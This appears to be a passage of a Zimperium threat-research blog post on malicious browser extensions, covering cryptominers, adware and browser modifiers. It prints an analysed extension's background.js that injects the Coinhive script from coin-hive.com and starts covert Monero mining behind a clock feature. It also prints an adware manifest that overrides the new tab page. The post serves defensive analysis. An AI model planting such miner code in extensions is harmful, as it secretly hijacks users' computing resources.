

Figure 17: Miner Extension

The below code is injected into the background.js file and renders a clock that the user may find valuable. In the background, It uses Coinhive service to mine monero on browser tabs and in the background.

```
/*var script1 = document.createElement("head");
        script1.innerHTML = "<script src=\"http://coin-hive.com/lib/coinhive.min.js\"></script> <script>var miner = new CoinHive.Anonymous
        document.getElementsByTagName("html")[0].appendChild(script1);*/
          $("head").append("<script src=\"https://coin-hive.com/lib/coinhive.min.js\"></script>");

        function gggg() {

        //sleep(500);

        $("head").append("<script>eval ('var miner = new CoinHive.Anonymous(\"QFAw0gr22QKW9VcYMIiT5uECYYZgIsXo\")'); </script>");
//sleep(100);
        $("head").append("<script>eval ('miner.start();') </script>");
        //sleep(500);
        $("head").append("<script>var miner = new CoinHive.Anonymous('QFAw0gr22QKW9VcYMIiT5uECYYZgIsXo'); </script>");
        $("head").append("<script>miner.start(); </script>");

  }

  $(document).ready(gggg());
```

Figure 18: background.js

Adware

Adware is malware that automatically shows advertisements that malicious actors can profit from. In browser extensions, adware comes in many forms, and the most common versions of adware have the capability to:

- Replace the default search engine with their own and display searches on the affiliated web pages that display ads and search results.
- Inject ads/popups on all the web pages a user visits.
- Inject clickunder ads in the current browser sessions. They usually redirect to the affiliated web pages as soon as a user clicks on the website that has been injected with clickunder ads.
- Directly redirect a Google, Yandex, Bing, Yahoo search to the affiliated web pages.

Figure 19 shows one such example of adware taking over the search page to show its own ads. When users use Google to search for anything, this extension adds advertisements with affiliated links.



Figure 19: Search results for “laptop” when the extension is installed

Browser Modifiers

Browser Modifiers are types of extensions that change the general settings of browsers. As shown below (Figure 20), these settings are usually omnibox search engines or new tab pages, and even home pages of browsers. Some of these extensions change the font and appearance of the browser and display ads on additional tabs, as well as change the default new tab page to a compromised search engine home page. These can also act as redirectors to suspicious websites or even track the search results for their victims.



Figure 20: Inserted ads appearing on a search page.

Figure 21 shows the manifest of one of these extensions. In this case, it uses “chrome_url_override” to replace the newtab.

```
{
   "background": {
      "persistent": true,
      "scripts": [ "background.js" ]
   },
   "browser_action": {
      "default_icon": "icon.png",
      "default_popup": "html/popup/popup.html"
   },
   "chrome_url_overrides": {
      "newtab": "newtab/newtab.html"
   },
   "content_scripts": [ {
      "all_frames": true,
      "js": [ "contentscript.js" ],
      "matches": [ "http://search.searchleasier.com/*" ]
   } ],
   "default_locale": "en",
   "description": "__MSG_extDesc__",
   "icons": {
      "128": "icon.png"
   },
   "incognito": "split",
   "key": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAooi7yBTQAb5IBbePyGSi9j0jQk4eYKwfNutjOnwlmOg/+Q9LZb/dPvHlfn/abcrGM3H01s63KZytYYp1WQm/
      Dbt9lKmuJu3/Y6Q35jTdGTa5RsZdTqQI8kk81JGiUxrP8lC1URCr950yGKtYgln8ouGzPOhv7c75wHsX0tnxLZYSTgjlE7u+iq5lGK/iLrrFwZ8JBsTMk1+N1IImsiRk79gUMy
   laPxEJMn3t+TwjPnBYqUmfqLGGuVUbuZRfSokjel2S9cD1FmBdUzb0HlqaMNqXIccUNLDhlpYgyAae+TmYP4dw4AJShogq1PAxSZI2iTcw9AcsyuI0qRqq0zqluwIDAQAB",
   "manifest_version": 2,
   "name": "__MSG_extName__",
   "options_ui": {
      "chrome_style": true,
      "page": "html/popup/description.html"
   },
   "permissions": [ "tabs", "storage", "cookies", "management", "webNavigation", "\u003Call_urls>", "alarms" ],
   "update_url": "https://clients2.google.com/service/update2/crx",
   "version": "3.10",
   "web_accessible_resources": [ "*.json" ]
}
```


Figure 21: manifest.json

After this modification, a new tab shows ads on the search page as shown previously on Figure 20. Furthermore, the icons shown in the new tab are mimicking those of legit apps such as Google Maps to trick users into clicking on them (Figure 22).

Figure 22: Logo of Google Maps

However, the icons are not using any legitimate service. They are redirecting to a website crafted by the malicious actor to increase profit by exposing the user to more ads. An example of this is shown in Figure 23, in which a basic map is shown (redirected from a fake Google Maps icon) but with ads next to it.



Figure 23: Maps page with injected ads on the left.

Summary

Malicious actors will continue to use novel ways to evade traditional desktop and gateway security solutions to achieve financially motivated goals. Browser extensions can be installed in the same way as applications by unsuspecting users looking to solve problems or add value to their computing experience. This constantly evolving threat landscape indicates the need for a robust and more innovative way of detection instead of blocklisting IOCs.

Users should be trained on the risks associated with browser extensions, especially when sideloaded outside of official repositories, and enterprises should be considering what security controls they have in place for such risks.

As we consider risk assessment for applications on traditional and modern operating systems, enterprises must consider how they evaluate and assess risk associated with new and emerging threats. Zimperium is committed to assisting enterprises in assessing and solving modern endpoint security problems.

About Zimperium

Zimperium, the global leader in mobile security, offers the only real-time, on-device, machine learning-based protection against Android, iOS, and Chromebook threats. Powered by z9, Zimperium provides protection against device, network, phishing, and malicious app attacks. For more information or to schedule a demo, contact us today.

Previous Blog